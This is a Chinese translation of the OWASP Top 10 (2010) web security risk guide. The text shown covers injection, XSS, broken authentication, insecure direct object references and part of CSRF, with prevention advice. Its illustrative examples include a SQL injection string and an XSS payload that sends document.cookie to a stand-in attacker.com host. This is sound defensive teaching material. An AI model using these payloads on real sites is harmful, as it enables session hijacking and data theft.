OWASP

The Open Web Application Security Project

OWASP Top 10 - 2010

The Ten Most Critical Web Application Security Risks

release

O 关于 OWASP

前言

不安全的软件已经在破坏着我们的金融、医疗、国防、能源和其他重要网络架构。随着我们的数字化架构变得越来越复杂并相互关联，实现应用程序安全的难度也呈指数级增加。我们再也不能忽视象OWASP Top 10中所列出相对简单的安全问题。

Top 10项目的目标是通过找出企业组织所面临的最严重的风险来提高人们对应用程序安全的**关注度**。Top 10项目被众多标准、书籍、工具和相关组织引用，包括MITRE、PCI DSS、DISA、 FTC等等。此版本的OWASP Top 10标记了该项目这八年来对于应用程序安全风险重要性认知的推广。OWASP Top 10最初于2003年发布，并于2004年和2007年相继做了少许的修改更新。本次发布的是2010年版本。

我们鼓励各位通过使用此Top 10帮助你的企业组织了解应用程序安全。开发人员可以从其他企业组织的错误中学习到经验。而执行人员需要开始思考如何管理软件应用程序在企业内部产生的风险。

但是Top 10 并不是一个应用安全计划。展望未来，OWASP建议各个企业组织建立一个强大的培训、标准和工具的基础确保能进行安全地编码。在这一基础之上，各个企业组织需要将安全融合到软件开发，验证和维护的过程中。 管理层能使用这些过程中产生的数据来对应用安全进行成本管理和风险管理。

我们希望OWASP Top 10能有助于你的应用程序安全。如果有任何疑问、评论以及想法，请不要犹豫，立即通过公开的OWASP-TopTen@lists.owasp.org或者私人的dave.wichers@owasp.org，与我们取得联系。

http://www.owasp.org/index.php/Topten

关于OWASP

开源web应用安全项目（OWASP）是一个开放的社区，致力于帮助各企业组织开发、购买和维护可信任的应用程序。在OWASP，你可以找到以下**免费和开源**的信息：

- 应用安全工具和标准
- 关于应用安全测试、安全代码开发和安全代码审查方面全面的书籍
- 标准的安全控制和安全库
- 全球各地分会
- 尖端研究
- 专业的全球会议
- 邮件列表
- 以及更多...所有的信息都可以在www.owasp.org找到。

所有的OWASP工具、文档、论坛和全球各地分会都是免费的，并对所有致力于改进应用程序安全的人士开放。我们主张将应用程序安全问题看作是人、过程和技术的问题，因为提供应用程序安全最有效的方法是在这些方面提升。

OWASP是一个新型组织。没有商业压力使得我们能够提供无偏见、实用、低成本的应用安全方面的信息。 尽管OWASP支持合理使用商业的安全技术，但是OWASP不隶属于任何技术公司。和许多开源软件项目一样，OWASP以一种协作、开放的方式制作了许多不同种类的材料。

OWASP基金会是确保项目长期成功的非营利性组织。几乎每一个与OWASP相关的人都是一名志愿者，这包括了OWASP董事会、全球委员会、全球各地分会会长、项目领导和项目成员。我们用捐款和基础设备来支持创新的安全研究。

我们期待您的加入！

版权和许可

1 简介

欢迎

欢迎阅读2010年版本的OWASP Top 10！此次重大的更新以更简洁、风险为核心的方式列出**10项最严重的web应用程序安全风险**。OWASP Top 10项目始终关注于风险，但这次的更新修改将此版本比以前版本更加清晰明了。此版本还提供了更多关于如何评估应用程序风险的信息。

对于Top10中的每一项安全风险，该版本讨论了一般可能性，和作用于分类的典型严重后果。该版本然后向读者描述了如何确认你是否存在该风险、如何避免风险、常见的漏洞案例，以及更多相关信息链接的指导。

OWASP Top 10的首要目的是培训开发人员、设计人员、架构师、经理和企业组织，让他们认识到最严重的web应用程序安全漏洞所产生的后果。Top 10提供了防止这些高风险问题的基本方法，并提供了获得这些方法的来源。

警告

不要仅关注OWASP Top 10。正如在OWASP开发者指南中所讨论的，能影响整个web应用程序安全的漏洞成百上千。OWASP开发者指南是当今web应用程序开发人员的必读资料。而OWASP测试指南和OWASP代码审查指南则指导人们如何有效地查找web应用程序中的漏洞。这两本指南在发布OWASP Top 10的前版本时就已经进行了明显更新。

不断修改。此Top 10将不断更新。即使你不改变应用程序的任何一行代码，你的应用程序可能已经存在从来没有被人发现过的漏洞。要了解更多信息，请查看Top 10结尾的建议部分，”写给开发人员、验证人员和企业组织的话“。

正面思考。当你已经做好准备停止查找漏洞并集中精力建立强大的应用程序安全控制时，OWASP已经制作了应用程序安全验证标准（ASVS）指导企业组织和应用程序审查者如何去进行验证。

明智使用工具。安全漏洞可能很复杂并且藏匿在代码行的深处。查找并消除这些漏洞的最成本有效的方法就是配备好的工具的专家。

向左推进。只有使用了一个安全的软件开发周期才能保证Web应用程序的安全。为了指导大家如何执行安全开发周期，我们最近发布了开放软件保证成熟模型（SAMM）。该模型是针对OWASP CLASP项目的一个重大更新。

鸣谢

感谢Aspect Security自2003年OWASP Top 10项目成立以来，对该项目的创始、领导及更新，同时我们也感谢主要作者：Jeff Williams和Dave Wichers。

我们也要感谢以下组织贡献了它们的漏洞数据用于支持该项目2010版的更新：

- Aspect Security
- MITRE–CVE
- Softtek
- WhiteHat Security Inc.–Statistics

另外，我们还要感谢以下为此新版本Top 10做出显著内容贡献和花时间审阅的专家们：

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (WhiteHat Security Inc.)
- Paul Petefish (Solutionary, Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneStopAppSecurity.com)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP Denmark Chapter (Led by Ulf Munkedal)
- OWASP Sweden Chapter (Led by John Wilander)

感谢如下组织和个人将此新版本翻译成中文:

- OWASP 中国大陆分会 （Led by Rip Torn)
- OWASP 中文项目 (钟卫林, 高雯, 王颉, 于振东)

RN 发行说明

从2007版到2010版有什么改变？

互联网应用程序所受到的威胁随着攻击者和新技术的提升以及日益复杂的系统在不断改变。为了跟随前进的步伐，我们周期性地更新OWASP Top 10。在本次2010年版本中，我们做了以下三点重大改变：

1) 我们明确说明这些Top 10是指**十大风险**，而不是十大常见漏洞。 详情请见下文的"*应用程序安全风险*"。

2) 我们改变了风险等级的评估方法，去取代仅依靠关联漏洞频率的办法。该新评估方法决定了如下表所示的Top 10排序。

3) 我们更新了列表中的其中两项：

＋ 增加：A6－安全配置错误。这是2004年版本Top 10中的A10：不安全配置管理，由于不再被视为软件问题，因此在2007年版本中被删除。但是，从一个企业组织风险和普遍性的角度考虑，它显然值得被重新列入Top 10。

＋ 增加：A10－尚未验证的重定向和转发。这一问题是第一次被列入Top 10。有证据表明这个相对未知的问题已经广泛存在并可以产生严重的破坏。

－ 删除：A3－恶意文件执行。这个问题在很多环境中仍然是一个严重的问题。但是，其在2007年版本中提出的普遍性由大量PHP应用程序问题而导致的。PHP现在已经采用了更多默认的安全配置，从而降低了这个问题的严重程度。


－ 删除：A6－信息泄露和不恰当的错误处理。这个问题十分普遍，但是泄露堆栈跟踪和错误信息的影响通常很小。在今年的版本中增加了错误的安全配置，恰当的错误处理配置已成为应用程序和服务器安全配置的一个重要部分。

OWASP Top 10 – 2007 (旧版)	OWASP Top 10 – 2010 (新版)
A2 － 注入漏洞	A1 － 注入
A1 － 跨站脚本（XSS）	A2 － 跨站脚本（XSS）
A7 － 失效的身份认证和会话管理	A3 －失效的身份认证和会话管理
A4 － 不安全的直接对象引用	A4 － 不安全的直接对象引用
A5 － 跨站请求伪造 （CSRF）	A5 － 跨站请求伪造 （CSRF）
<曾经是2004年T10中的A10 －不安全配置管理>	A6 －安全配置错误 （新）
A8 －不安全的加密存储	A7 － 不安全的加密存储
A10 － 没有限制URL访问	A8 －没有限制URL访问
A9 － 不安全的通信	A9 － 传输层保护不足
<不在2007年T10中>	A10 － 未验证的重定向和转发 （新）
A3 － 恶意文件执行	<从2010年T10中删除>
A6 － 信息泄漏和不恰当的错误处理	<从2010年T10中删除>

Risk 应用程序安全风险

什么是应用程序安全风险?

攻击者可以通过应用程序中许多不同的路径方法去危害你的业务或者企业组织。每种路径方法都代表了一种风险，这些风险可能会，也有可能不会严重到值得去关注。



有时，这些路径方法很容易被发现并被利用，但有的则非常困难。同样，所造成危害的范围也从没有危害，到有可能完全损害你的整个业务。为了确定你的企业的风险，你可以结合其产生的技术影响和对企业的业务影响，去评估威胁代理、攻击向量和安全漏洞的可能性。总之，这些因素决定了全部的风险。

我有什么风险?

这次 OWASP Top 10的更新重点在于为广大企业组织确定一组最严重的风险。对于其中的每一项风险，我们将使用基于OWASP风险等级排序方法的简单评级方案，提供关于可能性和技术影响方面的普遍信息。

威胁代理	攻击向量	漏洞普遍性	漏洞可检测性	技术影响	业务影响
?	易	广泛	易	严重	?
	平均	常见	平均	中等	
	难	少见	难	小	

但是，只有你了解你自己的系统环境和企业的具体情况。对于任何已知的应用程序，可能某种威胁代理无法实施相应的攻击，或者技术影响并没有什么差别。因此，你必须亲自评估每一种风险，特别是需要针对你企业内部的威胁代理、安全控制、业务影响等方面。

尽管OWASP Top 10以前的版本重点在于确定那些最常见的“漏洞”，但它们仍然是围绕风险来设计的。在Top 10中的风险名称有的来自于攻击的类型，有的来自于漏洞，而有的来自于所造成的影响。 我们选择了最广为人知的名称，从而期待它们能得到最高的关注度。

参考资料

OWASP资料

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling


其他资料

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10 OWASP 十大应用程序安全风险 - 2010

A1 – 注入	•注入攻击漏洞，例如SQL, OS 以及 LDAP注入。这些攻击发生在当不可信的数据作为命令或者查询语句的一部分，被发送给解释器的时候。攻击者发送的恶意数据可以欺骗解释器，以执行计划外的命令或者访问未被授权的数据。
A2 – 跨站脚本（XSS）	•当应用程序收到含有不可信的数据，在没有进行适当的验证和转义的情况下，就将它发送给一个网页浏览器，这就会产生跨站脚本攻击（简称XSS）。XSS允许攻击者在受害者的浏览器上执行脚本，从而劫持用户会话、危害网站、或者将用户转向至恶意网站
A3 – 失效的身份认证和会话管理	•与身份认证和会话管理相关的应用程序功能往往得不到正确的实现，这就导致了攻击者破坏密码、密匙、会话令牌或攻击其他的漏洞去冒充其他用户的身份。
A4 – 不安全的直接对象引用	•当开发人员暴露一个对内部实现对象的引用时，例如，一个文件、目录或者数据库密匙，就会产生一个不安全的直接对象引用。在没有访问控制检测或其他保护时，攻击者会操控这些引用去访问未授权数据。
A5 – 跨站请求伪造（CSRF）	•一个跨站请求伪造攻击迫使登录用户的浏览器将伪造的HTTP请求，包括该用户的会话cookie和其他认证信息，发送到一个存在漏洞的web应用程序。这就允许了攻击者迫使用户浏览器向存在漏洞的应用程序发送请求，而这些请求会被应用程序认为是用户的合法请求。
A6 –安全配置错误	•好的安全需要对应用程序、框架、应用程序服务器、web服务器、数据库服务器和平台，定义和执行安全配置。由于许多设置的默认值并不是安全的，因此，必须定义、实施和维护所有这些设置。这包含了对所有的软件保持及时地更新，包括所有应用程序的库文件。
A7 – 不安全的加密存储	•许多web应用程序并没有使用恰当的加密措施或Hash算法保护敏感数据，比如信用卡、社会安全号码(SSN)、身份认证证书等等。攻击者可能利用这种弱保护数据实行身份盗窃、信用卡诈骗或其他犯罪。
A8 – 没有限制URL访问	•许多web应用程序在显示受保护的链接和按钮之前会检测URL访问权限。但是，当这些页面时被访问时，应用程序也需要执行类似的访问控制检测，否则攻击者将可以伪造这些URL去访问隐藏的网页。
A9 - 传输层保护不足	•应用程序时常没有进行身份认证，加密措施，甚至没有保护敏感网络数据的保密性和完整性。而当进行保护时，应用程序有时采用弱算法、使用过期或无效的证书，或不正确地使用这些技术。
A10 – 未验证的重定向和转发	•Web应用程序经常将用户重定向和转发到其他网页和网站，并且利用不可信的数据去判定目的页面。如果没有得到适当验证，攻击者可以重定向受害用户到钓鱼软件或恶意网站，或者使用转发去访问未授权的页面。

A1 注入



威胁代理	攻击向量	安全漏洞		技术影响	业务影响
———	可利用性 易	普遍性 常见	可检测性 平均	影响 严重	———
考虑任何能够发送不信任数据到系统的人，包括外部用户，内部用户和管理员。	攻击者发送简单的基于文本的攻击，用于利用目标处理程序语法。几乎任何数据源都能成为注入媒介，包括内部来源。	注入漏洞发生在应用程序将不可信的数据发送到解释器时。注入漏洞十分普遍，尤其是在遗留代码中，通常能在SQL查询语句、LDAP查询语句、Xpath查询语句、OS命令、程序参数中找到。注入漏洞很容易通过审查代码发现，但是却不容易在测试中发现。扫描器和模糊测试工具可以帮助攻击者找到这些漏洞。		注入能导致数据丢失或数据破坏、缺乏可审计性或是拒绝服务。注入漏洞有时甚至能导致完全主机接管。	考虑受影响的数据和运行解释器的平台的商业价值。所有的数据都有可能被偷窃，篡改和删除。你的声誉是否会被影响？

我是否存在注入漏洞?

检测应用程序是否存在注入漏洞的最好的办法就是确认所有解释器的使用都明确地将不可信数据从命令语句或查询语句中区分出来。对于SQL调用，这就意味着在所有准备语句(prepared statements) 和储存过程（stored procedures) 中使用绑定变量（bind variables)，并避免使用动态查询语句。

检查应用程序是否安全使用解释器的最快最有效的方法是代码审查。代码分析工具能帮助安全分析者找到使用解释器的代码并追踪应用的数据流。渗透测试者通过创建攻击的方法来确认这些漏洞。

可以执行应用程序的自动动态扫描器能够提供一些信息，帮助确认一些可利用的注入漏洞是否存在。然而，扫描器并非总能达到解释器，所以不容易检测到一个攻击是否成功。不好的错误处理使得注入漏洞更容易被发现。

我怎么防止注入漏洞?

防止注入漏洞需要将不可信数据从命令及查询中区分开。

1. 最佳选择是使用安全的，完全避免使用解释器或提供参数化界面的API。但要注意有些参数化的API，比如存储过程(stored procedures)，如果使用不当，任然可以引入注入漏洞。

2. 如果没法使用一个参数化的API，那么你应该使用解释器的具体的escape语法来避免特殊字符。OWASP的ESAPI就有一些escape例程。

3.使用正面的或“白名单”的，具有恰当的规范化的输入验证方法同样会有助于防止注入攻击。但由于很多应用在输入中需要特殊字符，这一方法**不是**完整的防护方法。OWASP的ESAPI中包含一个白名单输入验证例程的扩展库。

攻击的案例

应用程序在下面存在漏洞的SQL语句的构造中使用不可信数据：

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

攻击者在浏览器中将“id”参数的值修改成 ' or'1'='1. 这样查询语句的意义就变成了从帐户数据库中返回所有的记录，而不是只有目标客户的信息。

```
http://example.com/app/accountView?id=' or '1'='1
```

在最严重的情况下，攻击者能够使用这一漏洞调用数据库中特殊的储存过程，从而达到完全接管数据库，甚至运行数据库的主机。

参考资料

OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

其他

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection

A2 跨站脚本 (XSS)

任何能够发送不可信数据到系统的人，包括外部用户、内部用户和管理员。

攻击者发送基于文本的攻击脚本用于利用浏览器中的解释器。几乎所有数据源都能成为攻击媒介，包括内部数据源比如数据库中的数据。

跨站脚本是最普遍的web应用安全漏洞。当应用程序发送给浏览器的页面中包含用户提供的数据，而这些数据没有经过适当的验证或转义（escape），就会导致跨站脚本漏洞。有三种已知的跨站漏洞类型：1）存储式；2）反射式；3）基于DOM的XSS。

大部分跨站脚本漏洞通过测试或代码分析很容易找到。

攻击者能在受害者的浏览器中执行脚本以劫持用户会话、破坏网站、插入恶意内容、重定向用户、使用恶意软件劫持用户浏览器等等。

考虑受影响的系统及该系统处理的所有数据的商业价值。

还应该考虑漏洞公开后对业务的不利影响。

我是否存在 XSS漏洞?

你需要确保发送给浏览器的所有用户提供的输入都是安全的（通过输入验证）。同时你还需要确保用户输入在被显示在页面之前都经过了恰当的转义(escape)。恰当的输出编码能确保这样的输入总是被视为浏览器中的文本，而不是可能被执行的动态内容。

动态和静态工具都能自动找出一些跨站脚本漏洞。然而，每一个应用程序使用不同的方式生成输出页面，并且使用不同的浏览器端解释器，例如JavaScript, ActiveX, Flash,和 Silverlight，这使得自动检测变得很困难。因此，要想达到全面覆盖，必须使用一种结合的方式，在自动检测的基础上，同时采用人工代码审核和手动渗透测试。

类似AJAX的web2.0技术使得跨站脚本漏洞更难通过自动工具检测到。

我如何防止XSS?

防止跨站脚本需要将不可信数据与动态的浏览器内容区分开。

1.最好的办法是根据数据将要置于的HTML上下文（包括主体、属性、JavaScript、CSS, 或URL）转义 (escape) 所有的不可信数据。除非用户界面 (UI) 框架已经提供转义，开发者需要在应用程序中提供转义 (escaping)。更多关于数据转义的信息见OWASP XSS Prevention Cheat Sheet。

2.使用正面的或“白名单”的， 具有恰当的规范化和解码功能的输入验证方法同样会有助于防止跨站脚本。但由于很多应用程序在输入中需要特殊字符，这一方法**不是完整的防护方法**。这种验证方法需要尽可能地解码任何编码输入，同时在接受输入之前需要充分验证数据的长度、字符、格式、和任何商务规则。

攻击案例

应用程序在下面HTML代码段的构造中使用未经验证或转义的不可信的数据：

```
(String) page += "<input name='creditcard' type='TEXT‘
value='" + request.getParameter("CC") + "'>";
```

攻击者在浏览器中修改‘CC’ 参数为如下值：

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

这导致受害者的会话ID被发送到攻击者的网站，使得攻击者能够劫持用户当前会话。请注意攻击者同样能使用跨站脚本攻破应用程序可能使用的任何跨站请求伪造（CSRF）防御机制。CSRF的详细情况见A5。

参考资料

OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Project Home Page
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review

其他

- CWE Entry 79 on Cross-Site Scripting
- RSnake’s XSS Attack Cheat Sheet

A3 失效的身份认证和会话管理

任何匿名的外部攻击者和拥有账号的用户都可能试图盗取其他用户账号。同样也会有内部人员为了掩饰他们的行为而这么做。

攻击者使用认证或会话管理功能中的泄露或漏洞（比如暴露的帐户、密码、或会话ID）来假冒用户。

开发者通常会建立自定义的认证和会话管理方案。但要正确实现这些方案却很难，结果这些自定义的方案往往在如下方面存在漏洞：退出、密码管理、超时、记住我、秘密问题、帐户更新等等。因为每一个实现都不同，要找出这些漏洞有时会很困难。

这些漏洞可能导致部分甚至**全部**帐户遭受攻击。一旦成功，攻击者能执行受害用户的任何操作。因此特权帐户是常见的攻击对象。

需要考虑受影响的数据及应用程序功能的商业价值。

还应该考虑漏洞公开后对业务的不利影响。

我存在漏洞吗？

最需要要保护的数据是认证凭证 (credentials) 和会话ID。

1.当存储认证凭证时，是否总是使用hashing或加密保护吗？详见A7。

2. 认证凭证是否可猜测，或者能够通过薄弱的的帐户管理功能（例如账户创建、密码修改、密码恢复, 弱会话ID）重写？

3.会话ID是否暴露在URL里 (例如, URL重写) ？

4.会话ID是否容易受到会话固定(session fixation) 的攻击?

5.会话ID会超时吗？用户能退出吗?

6.成功注册后,会话ID会轮转吗?

7. 密码、会话ID和其他认证凭据是否只通过TLS连接传输？详见A9。

更多详情请见ASVS要求部分V2和V3 。

我如何防止？

对企业最主要的建议是让开发人员可以使用如下资源：

1.一套单一的强大的认证和会话管理控制系统。这套控制系统应:

a) 满足OWASP的应用程序安全验证标准(ASVS)中V2(认证)和V3(会话管理)中制定的所有认证和会话管理的要求。

b) 具有简单的开发界面。ESAPI认证器和用户API是可以仿照、使用或扩展的好范例。

2.企业同样也要做出巨大努力来避免跨站漏洞，因为这一漏洞可以用来盗窃用户会话ID。 详见A2。

攻击案例

案例1：机票预订应用程序支持URL重写，把会话ID放在URL里：

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

该网站一个经过认证的用户希望让他朋友知道这个机票打折信息。他将上面链接通过邮件发给他朋友们，并不知道自己已经泄漏了自己的会话ID。 当他的朋友们使用上面的链接时，他们将会使用他的会话和信用卡。

案例2：应用程序超时设置不当。 用户使用公共计算机访问网站。离开时，该用户没有点击退出，而是直接关闭浏览器。攻击者在一个小时后能使用相同浏览器通过身份认证。

案例3：内部或外部攻击者进入系统的密码数据库. 存储在数据库中的用户密码没有被加密, 所有用户的密码都被攻击者获得。

参考资料

OWASP


For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements areas for Authentication (V2) and Session Management (V3).

- OWASP Authentication Cheat Sheet
- ESAPI Authenticator API
- ESAPI User API
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

其他

- CWE Entry 287 on Improper Authentication

A4 不安全的直接对象引用



威胁代理	攻击向量	安全漏洞		技术影响	业务影响
———	可利用性 易	普遍性 常见	可检测性 易	影响 中等	———
考虑系统的用户类型。对于某些系统数据类型，是否有的用户只具有部分访问权限？	作为授权的系统用户，攻击者只需要修改指向一个系统对象的直接引用参数值，让其指向另一个无权访问的对象。 系统是否会允许这样的访问？	当生成web页面时，应用程序经常使用对象的实名或关键字。而应用程序并不会每次都验证用户是否有权访问该目标对象，这就导致了不安全的直接对象引用漏洞。测试者能轻易操作参数值以检测该漏洞，同时代码分析能很快显示应用程序是否进行了适当的权限验证。		这种漏洞能损害通过该参数引用的所有数据。除非名字空间很稀疏，否则攻击者很容易访问该类型的所有数据。	考虑暴露的数据的商业价值。 还应该考虑漏洞公开后对业务的不利影响。

我是否存在漏洞?

检测一个应用程序是否存在不安全直接对象引用漏洞的最好办法就是验证其所有的对象引用都具有适当的防御能力。 要达到这一目的，可以考虑：

1.对于**被保护**的资源的**直接**引用，应用程序需要验证用户有权限访问他们所请求的具体资源。

2.如果该引用是**间接**引用，那么应用程序需要保证该间接引用只能映射到授权给当前用户访问的直接引用的值。

对应用程序进行代码审查能快速验证以上方法是否被安全实现了。测试同样是找出直接对象引用以及确认他们是否安全的有效方法。然而，自动化工具通常无法检测到这些漏洞，因为他们无法识别哪些需要保护、哪些是安全或不安全的。

我如何防止?

要防止不安全的直接对象引用需要选择一个适当的方法来保护每一个用户可访问的对象（如对象号码、文件名）：

1.使用基于用户或者会话的间接对象引用。这样能防止攻击者直接攻击未授权资源。例如，一个下拉列表包含6个授权给当前用户的资源，它可以使用数字1-6来指示哪个是用户选择的值，而不是使用资源的数据库关键字来表示。在服务器端，应用程序需要将每个用户的间接引用映射到实际的数据库关键字。OWASP的ESAPI包含了两种序列和随机访问引用映射，开发人员可以用来消除直接对象引用。

2.检查访问。任何来自不可信源的直接对象引用都必须通过访问控制检测，确保该用户对请求的对象有访问权限。

攻击案例

应用程序在访问帐户信息的SQL调用中使用未验证数据：

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , ... );

pstmt.setString( 1, request.getparameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

攻击者能轻易在浏览器将 “acct” 参数修改成他所想要的任何账户号码。如果应用程序没有进行恰当的验证，攻击者就能访问任何用户的账户，而不仅仅是该目标用户的账户。

```
http://example.com/app/accountInfo?acct=notmyacct
```

参考资料

OWASP

- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**
- 更多的访问控制需求，请见 ASVS requirements area for Access Control (V4).

其他

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal (一个直接对象引用攻击的例子)

A5 跨站请求伪造(CSRF)

我是否存在漏洞？

检测应用程序是否存在该漏洞的最简单的方法就是确认是否每个链接和表格都为每个用户提供了不可预测的令牌。如果没有这样不可预测的令牌，攻击者就能够伪造恶意请求。重点关注那些调用能够改变状态的功能的链接和表格，因为他们是跨站请求伪造攻击的最重要的目标。

由于多步交易并不具有内在的防攻击能力，因此我们需要检测这些交易。攻击者能轻易使用多个标签或JavaScript伪造一系列请求。

请注意：会话cookie、源IP地址和其他浏览器自动发送的信息不能作为防攻击令牌，因为他们已经包含在伪造的请求中。

OWASP的CSRF测试工具有助于生成测试案例，可用于展示跨站请求伪造漏洞的危害。

我如何防止 CSRF?

要防止跨站请求伪造，需要在每个HTTP请求的主体(body)或者URL中添加一个不可预测的令牌。这种令牌至少应该对每个用户会话来说是唯一的，或者也可以对每个请求是唯一的。

1.最好的方法是将独有的令牌包含在一个隐藏字段中。这将使得该令牌通过HTTP请求主体发送，避免其被包含在URL中从而被暴露出来。

